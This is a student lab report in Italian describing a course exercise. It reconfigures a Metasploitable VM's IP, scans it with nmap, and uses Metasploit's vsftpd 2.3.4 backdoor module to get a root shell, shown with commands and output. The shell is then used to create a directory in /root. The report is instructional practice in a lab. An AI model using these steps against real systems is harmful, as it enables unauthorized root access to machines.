Esercizio 1 S3 U2 20 gennaio 2025

Come primo passaggio, viene richiesto di impostare l'indirizzo IP della macchina metasploitable a 192.168.1.149, così ho modificato il file di sistema per le impostazioni network:

E ho impostato l'indirizzo IP richiesto dalla consegna:

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
gateway 192.168.20.1
```

Per confermare i settaggi, ho dovuto riavviare la macchina e successivamente fatto un check per verificare che l'indirizzo fosse stato cambiato:

```
msfadmin@metasploitable: $\times ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether_08:00:27:cd:c5:7b brd ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fecd:c57b/64 scope link
    valid_lft forever preferred_lft forever
```

Successivamente sono andato a modificare l'indirizzo IP di Kali per averlo sotto la stessa rete della macchina metasploitable:

Come prossimo passo volevo verificare che la porta 21, riservata al servizio ftp fosse libera, così ho effettuato una scansione nmap verso la macchina metasploitable:

```
Starting Nmap 7.95 (https://nmap.org) at 2025-01-20 10:12 EST mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.149
Host is up (0.00032s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
```

Successivamente sono andato ad avviare il framework di Metasploit su Kali e cercato l'exploit da utilizzare usando come parola chiave, il nome del servizio di cui sfruttare la vulnerabilità:

```
Matching Modules

# Name

O auxiliary/dos/ftp/vsftmd 232 2011-07-03 excellent No VSFTPD 2.3.2 Denial of Service

1 exploit/unix/ftp/vsftmd 234_backdoor 2011-07-03 excellent No VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftmd_234_backdoor

msf6 > use 1
```

Per il nostro esercizio è necessario installare una backdoor, quindi userò il numero "1".

Esercizio 1 S3 U2 20 gennaio 2025

Ora vado a vedere quali informazioni richiede questo exploit per essere eseguito:

L'unica informazione mancante e richiesta è l'indirizzo IP del RemoteHOST, quindi do il comando "set rhost" seguito dall'indirizzo IP della macchina target che nel nostro caso è "192.168.1.149" come richiesto:

Do, infine, un comando di "show option" se ho impostato correttamente la configurazione. Adesso devo specificare il payload, quindi scrivo "show payloads" per mostrare il payload più pertinente exploit che abbiamo impostato:


Nel nostro caso esiste un solo payload quindi lo imposto usando il comando "set payload 0" dove 0 è il tag identificativo del payload elencato da metasploit.

Adesso non resta altro che avviare il processo di exploit dando il comando "exploit" o "run"

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:45203 -> 192.168.1.149:6200) at 2025-01-20 10:28:08 -0500
id
uid=0(root) gid=0(root)
```

Rimane una riga vuota di seguito alla stringa che indica che la sessione è stata aperta, quella riga è proprio la shell inserita all'interno della macchina target; infatti, posso eseguire qualsiasi comando io voglia.

Sfrutto la backdoor per spostarmi nella directory "root" e inserire una directory chiamata "test_metasploit":



Esercizio 1 S3 U2 20 gennaio 2025

Per verificare l'avvenuta creazione, sono andato su metasploitable per verificare che la cartella non fosse presente prima dell'esecuzione del framework e successivamente la sua esecuzione ho elencato il contenuto della cartella root per mostrare l'effettiva presenza della cartella

```
msfadmin@metasploitable:/root$ pwd
/root
msfadmin@metasploitable:/root$ ls
Desktop reset_logs.sh vnc.log
msfadmin@metasploitable:/root$
msfadmin@metasploitable:/root$ ls
Desktop reset_logs.sh test_metasploit vnc.log
msfadmin@metasploitable:/root$ _
```